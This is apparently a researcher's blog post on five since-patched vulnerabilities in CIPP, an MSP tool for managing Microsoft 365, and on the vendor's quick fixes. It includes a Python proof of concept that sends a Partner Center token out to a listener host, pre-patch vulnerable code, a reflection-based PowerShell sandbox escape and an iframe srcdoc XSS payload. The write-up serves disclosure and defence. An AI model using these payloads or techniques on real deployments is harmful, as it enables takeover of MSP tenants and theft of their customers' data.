On July 14th, I found an unauthenticated path in CIPP to a Partner Center token (the control plane that sits above every Microsoft 365 tenant an MSP manages). I wrote up a casual security disclosure to the CyberDrain Security Team, and sent it off. Twelve minutes later I had a reply from Kelvin Tegelaar. Thirty-one minutes later there was a downloadable patch and every MSP running CIPP was getting the patch.
I reported it and forty-three minutes later the fix was merged, versioned, and downloadable.
If you’ve ever responsibly disclosed a vulnerability, you know that timeline isn’t just fast, it’s absolutely unheard of. For reference, I have an open disclosure for a WordPress Core XSS filter bypass that, at the time of writing, has been open for thirteen days and hasn’t been triaged.
 Industry average is ~74 days to remediate a high-severity web application vulnerability - Edgescan 2025 Vulnerability Statistics Report.
CIPP isn’t just another siloed app. It’s the tool a huge number of MSPs use to manage Microsoft 365 across all of their clients from one place - which means a single CIPP instance could hold delegated administrative reach into thousands of tenants and, downstream, millions of users. A bug in CIPP isn’t a bug in one company; it’s a skeleton key to a whole ecosystem. That’s exactly why I keep coming back to it, and why the bar for both finding and fixing has to be so high.
Over previous disclosures I’ve reported an RCE, a stored XSS, an SSRF, a scheduler bug that leaked Key Vault secrets, and a handful of privilege-escalation issues - every one of them fixed, and fixed quickly (there’s a catalog at the bottom). I mention it not to keep score but because it’s the actual pattern: the 43-minute turnaround below isn’t a fluke I got lucky with once - it’s just how the CyberDrain team operates.
No password needed
I was reading through the CIPP-API source over lunch, going call by call through everything that talks to Microsoft. That’s where I ran into New-GraphGetRequest, one of the little helpers that wrap Graph and Partner Center. Pass it the right flag and it skips the usual “are you allowed to touch this tenant?” check, grabs a token for whatever scope you asked for, and GETs the URL you handed it. What it doesn’t do is check where that URL points:
# New-GraphGetRequest, in the -NoAuthCheck path - attaches a token to any host
$headers = Get-GraphToken -tenantid $tenantid -scope $scope ...
Invoke-RestMethod -Uri $GraphUrl -Headers $headers   # $GraphUrl unrestricted
On its own this might be fine - worth patching but it’s an internal helper, and all of the internal callers seem to pass hardcoded Microsoft URLs. So the real question is the same one I ask in every pwn challenge once I’ve found the dangerous primitive: where’s the input?
I grepped every caller and every single one passes a constant URL except this one in the Partner Center webhook handler:
# Invoke-CIPPPartnerWebhookProcessing.ps1  (pre-patch)
if ($Data.AuditUri) {
    $AuditLog = New-GraphGetRequest -uri $Data.AuditUri -tenantid $env:TenantID `
        -NoAuthCheck $true -scope 'https://api.partnercenter.microsoft.com/.default'
}
$Data is a webhook body. AuditUri is a URL that could be attacker-provided and the scope is Partner Center - the CSP control plane that sits above every individual tenant an MSP manages. So this line says: take a URL from an incoming webhook, and go fetch it with our most powerful token attached. Cool, who can actually get a URL into $Data?
I chased the rabbit and ran straight to CIPP’s webhook receiver - one of a handful of intentionally public, unauthenticated endpoints. It does gate you though: it reads a CIPPID off the query string and checks it against a stored table first. Damn. It’s a GUID checked against a table that looks like a shared secret, so I went to see where that value is minted for a Partner Center subscription, fully expecting something random. Instead I see this:
# New-CIPPGraphSubscription.ps1 - the Partner Center branch
$CIPPID = $env:TenantID
The “secret” is the MSP’s own tenant ID. And a tenant ID isn’t a secret - it’s public directory metadata. So the thing standing between an anonymous request and a Partner Center token was a value that was never confidential in the first place.
It’s worth being clear about what that token actually is, because “Partner Center token” undersells it. It isn’t access to one tenant - it’s the layer above the tenants. It’s the CSP relationship itself: the customer list, and the delegated-admin plumbing that lets one partner run every downstream tenant it manages. So an anonymous request walking out with one of those isn’t someone landing in a mailbox. It’s someone standing exactly where the MSP stands, over everything at once - and the only thing they had to know was a tenant ID that Microsoft hands out as public metadata.
Here’s a simple proof of concept, note there are no credential anywhere in it:
#!/usr/bin/env python3
# illustrative PoC for a SINCE-PATCHED unauthenticated Partner Center token disclosure in CIPP
import requests

CIPP_URL     = "https://cipp.example.com"              # an instance I control
TENANT_ID    = "<the instance's tenant id>"            # public directory metadata, not a secret
COLLABORATOR = "https://listener.example.com/catch" # a server I'm watching

# the public webhook takes that tenant id as its 'CIPPID' gate, then later fetches whatever AuditUri we hand it - with a Partner Center token attached
r = requests.post(
    f"{CIPP_URL}/api/PublicWebhooks",
    params={"CIPPID": TENANT_ID, "Type": "PartnerCenter"},
    json={"AuditUri": COLLABORATOR, "EventName": "test"},
)
print(f"[*] Webhook accepted: {r.status_code} {r.text.strip()}")
# moments later my listener logs an inbound request carrying:
#   Authorization: Bearer <a valid Partner Center token>
The fix checks the destination before the token ever goes on the wire - it has to be https, and the host has to be api.partnercenter.microsoft.com, or the request is dropped and an alert fires.
Two lessons sit behind that fix. The first is about the gate: a value that looks like a secret isn’t one, and a tenant ID - public, predictable, GUID-shaped - was never going to hold a door shut. The second is about the token: once you attach a privileged credential to an outbound request, fetching a URL and handing that credential to whoever controls it are the same action. The only thing separating them is a check on where the request is headed, and there wasn’t one.
The reply wasn’t an autoresponder, either - it was a human who’d already read the code and understood the bug, and the fix followed fast behind it: merged to main, version bumped, a release up for everyone to pull. Email to shipped patch, for something that by rights should have bought a long silence while someone worked out how bad it really was.
And it wasn’t a one-off. Here’s the rest of the round, because the response was the same every time.
A scheduled task that could read the vault
CIPP’s scheduler lets anyone with CIPP.Scheduler.ReadWrite - which the editor role has, and which plenty of custom roles hand out without thinking too hard about it - queue commands to run on a schedule. There’s a blocklist of commands the scheduler is supposed to refuse, exactly so a mid-tier user can’t aim a scheduled job at something sensitive. So the blocklist is the fence, and the first thing I do with a fence is walk its length looking for the gap.
And there was a gap. Once you’re past the blocklist you can point a scheduled job at the helper CIPP uses to talk to Azure, New-CIPPAzRestRequest. It does something quietly dangerous: you hand it a resource (the audience the token should be minted for) and a URL to call, it grabs a Managed Identity token for that resource, and it sends that token to that URL - and pre-patch, nothing checked that the two matched. Point it at the instance’s Key Vault - the name is easy enough to get, a CNAME lookup will do - and it hands you a token good for the vault, and the vault hands you its secrets.
The secrets are the whole point: that vault holds the keys the entire instance runs on. This discovery doesn’t just limit you to the Key Vault though - ask for a token scoped to any resource you like, set the URL to a collector you control, and New-CIPPAzRestRequest cheerfully posts a valid token for that resource to your server. Swap the resource, get a different token, repeat. A scheduled task, from a role that isn’t even an admin, turned into a token vending machine.
I also noticed that the scheduler’s TenantFilter checks the tenant you picked in the schedule’s “Select a tenant” box and authorizes you for that one… but any command that takes its own -Tenant parameter (Set-CIPPAuthenticationPolicy, for one) will act on whatever tenant you pass it, not the one TenantFilter cleared. The gate checks one door while the command walks through another.
I sent this one in on a Wednesday evening. John Duprey replied inside half an hour to say they were hotfixing immediately, and it was merged forty-four minutes after I hit send. The fix is the same shape as the unauthenticated one, which is the lesson landing twice: New-CIPPAzRestRequest now pins the destination host to the token’s resource before it ever asks for a token - a Key Vault token can only be carried to *.vault.azure.net, and so on - so a credential can’t be minted for one thing and shipped to another. The scheduler’s blocklist got tightened in the same release. A token the app can mint on your behalf is only ever as safe as the list of places it’s allowed to carry it.
The custom-script “sandbox” that wasn’t
Everyone loves a good sandbox escape - finding the one door the jailer forgot to lock - so when I noticed CIPP had a Custom Tests feature that runs user-supplied PowerShell, gated by a role that isn’t even admin (CIPP.Tests.ReadWrite), I had a pretty good idea how the rest of the afternoon was going.
The whole sandbox is one function, Test-CustomScriptSecurity. It parses your script to an AST and enforces a handful of rules: no +=, no scoped variables like $env: or $global:, every command in an allowlist, every [Type] literal in a type allowlist. I mean, this seems reasonable on paper… but the trouble is an AST allowlist can’t keep up with a language this dynamic, and there are two holes it never even looks at.
The first is New-Object. It’s allowlisted, and it takes its type as a string, not a [Type] literal - so the type allowlist, which only inspects literals, never sees it. New-Object System.Diagnostics.Process walks straight through. The second is member and method access, which isn’t inspected at all. Give me one allowed literal and reflection gets me the rest: [System.String].Assembly.GetType('System.Environment') and we’re off the map.
And the “validated” script doesn’t run anywhere special - it goes straight into CIPP’s own session, [scriptblock]::Create() then & $ScriptBlock, in-process, FullLanguage, no ConstrainedLanguage, no locked runspace. So it runs as the Function App itself, which in the default Linux container is root. First I just checked where I was standing:
param($TenantFilter)
"LangMode=$($ExecutionContext.SessionState.LanguageMode); User=$([System.String].Assembly.GetType('System.Environment').GetProperty('UserName').GetValue($null))"
# -> LangMode=FullLanguage; User=root
From there it’s a short walk to real OS commands through System.Diagnostics.Process (id comes back uid=0(root)) and then outbound network, a curl to a listener being enough to prove exfil. But honestly the payload barely matters next to what lives on that Function App: the SAM app secret and the GDAP refresh tokens for every managed tenant. Code execution here isn’t “someone ran a script” - it’s the whole MSP, global admin across every downstream tenant, from a mid-tier role that isn’t supposed to be an admin at all.
There’s only one fix that holds, and it isn’t a bigger allowlist - New-Object plus reflection are unbounded, you can’t enumerate your way out of that. You either run the script somewhere genuinely isolated with no credentials and no network, or you don’t run user PowerShell in the privileged app at all. They took the real path and moved the engine onto a ConstrainedLanguage runtime.
The editor who could crown themselves
CIPP has an editor role which is fine for day-to-day settings, deliberately not trusted with the platform itself - so I went looking for anything an editor could touch that loops back into the authorization system.
CIPP lets you register “API clients,” app registrations that can call its API, and each one carries a role. When a request comes in as an API client, the access check reads that role straight out of the ApiClients table to decide what the client can do. So that table isn’t just config - it’s an authorization source. Which makes whatever writes it very interesting. Pre-patch, the AddUpdate path set the role like this:
# Invoke-ExecApiClient.ps1 - AddUpdate (pre-patch)
$Client.Role = [string]$Request.Body.Role.value        # whatever the caller asked for
...
copyField = $APIConfig.ApplicationSecret               # and the secret comes back, too
Nothing checks that the role you’re handing yourself is one you actually hold. And the endpoint’s own permission is CIPP.Extension.ReadWrite, which an editor has. So the escalation writes itself: as an editor, create an API client, set its role to superadmin (nobody stops you), grab the secret the same call hands back, enable it, and authenticate as that client. The access check reads superadmin off the table and believes it. The role specifically kept away from the keys gets to mint itself a key to everything - no memory corruption, no clever encoding, just a missing check, which is how a surprising number of the worst bugs actually look.
The fix that was applied is the right one. They didn’t bolt a guard onto this one screen; they added a reusable check, Test-CippApiClientRoleGrant, that enforces one rule everywhere a client is created, secret-reset, or deleted: you can only grant a role whose permissions are a subset of your own. That closes the category, not just the door I walked in through.
A read-only user and a shared cache
The lowest role CIPP hands out is read-only, CIPP.Core.Read. Look, don’t touch - but what can the account trusted with nothing still manage?
CIPP pops a “release notes” dialog after an update. The endpoint behind it looked boring until I saw it took the GitHub Owner and Repository straight off my query string and passed them to the GitHub API with no allowlist:
GET /api/ListGitHubReleaseNotes?Owner=kevin&Repository=evil-cipp
Whatever comes back gets written to a shared Azure Table and served to every user who opens release notes until the next deploy. That’s the asymmetry that makes a cache-poisoning bug: a low-privilege write into a store that gets high-privilege reads. A read-only user gets to decide what “release notes” every admin sees.
And where does that content render? The dialog pipes it through rehype-raw with no rehype-sanitize - raw HTML into the DOM. React usually saves you here by refusing to wire up event handlers it doesn’t like, but there’s a clean way around that:
<iframe srcdoc="<img src=x onerror='alert(document.domain)'>"></iframe>
srcdoc spins up a fresh, browser-native parsing context React never touches. The inner onerror fires as a real DOM handler, document.domain resolves to the CIPP origin, and now I’m running same-origin JS in an admin’s session. Better still, the dialog auto-opens for any admin whose “last seen version” cookie doesn’t match the current tag - so it’s zero-click. Load CIPP, get popped.
My favourite part about this discovery was when I first wired it end to end, nothing fired - the cache was never being read. I found a second, unrelated bug that was sitting right on top of it: the current-version lookup pulled from an empty variable, so the check that decides whether to serve the cache could never be true. The cache was written on every request and read on none - one bug quietly hiding another. Fix the version lookup (the kind of obvious cleanup anyone eventually makes) and the persistent poisoning switches itself on in production. That’s the sort of thing I flag loudly, because it arms the moment someone tidies the code around it. A store one person can write and everyone else trusts is an injection point with extra steps.
Fast and right
Speed can hide sloppiness, and this is the part that didn’t. The unauthenticated fix, and the scheduler one after it, pin where a token is allowed to travel before it’s ever minted. The escalation fix added one reusable subset check instead of a one-off guard. The RCE fix moved to a real isolation boundary instead of another rule on an allowlist that was never going to hold. That’s the difference between fixing a bug and fixing the reason it existed - and it’s the part that’s hard to fake with the clock running.
Disclosure log
| Finding | Severity | Access needed | Fixed | Patch |
|---|---|---|---|---|
| Scheduler Blocklist Bypass allows Key Vault Secrets exfiltration | Critical | Scheduler.ReadWrite | 10.7.4 | 82ab262 |
| Unauthenticated Partner Center token exfil | Critical | none | 10.6.2 | 176d43ba |
| RCE via custom-script sandbox escape | Critical | Tests.ReadWrite | 10.5.4 | c750267f |
| API-client privilege escalation (editor → superadmin) | Critical | Extension.ReadWrite | 10.5.4 | f5179379 |
| Stored XSS via release-notes cache poisoning | High | Core.Read | 10.5.4 | 351c7f31 |
SSRF / token exfil via ListGraphRequest nextLink | High | Core.Read | 10.5.4 | 9002cca6 |
What it says
Every codebase has sharp edges. Ship enough software and you will write the check that isn’t there. The thing that actually separates projects isn’t whether they have bugs - it’s what happens in the hour after the email. By that measure, CIPP is in a class of its own.
I found CIPP as a competitor, poking at CyberDrain’s CTF puzzles for a prize. I’m still at it - the only difference now is that the holes are real and the way the team answers them is exactly what responsible disclosure should feel like: a two-way street. Thanks to everyone who triaged, reviewed, and shipped these so fast - the whole CyberDrain team, including Kelvin Tegelaar, John Duprey, Ashley Cooper, and Dustin Bolander. We’ve made the internet a measurably safer place for a lot of MSPs and the people they protect.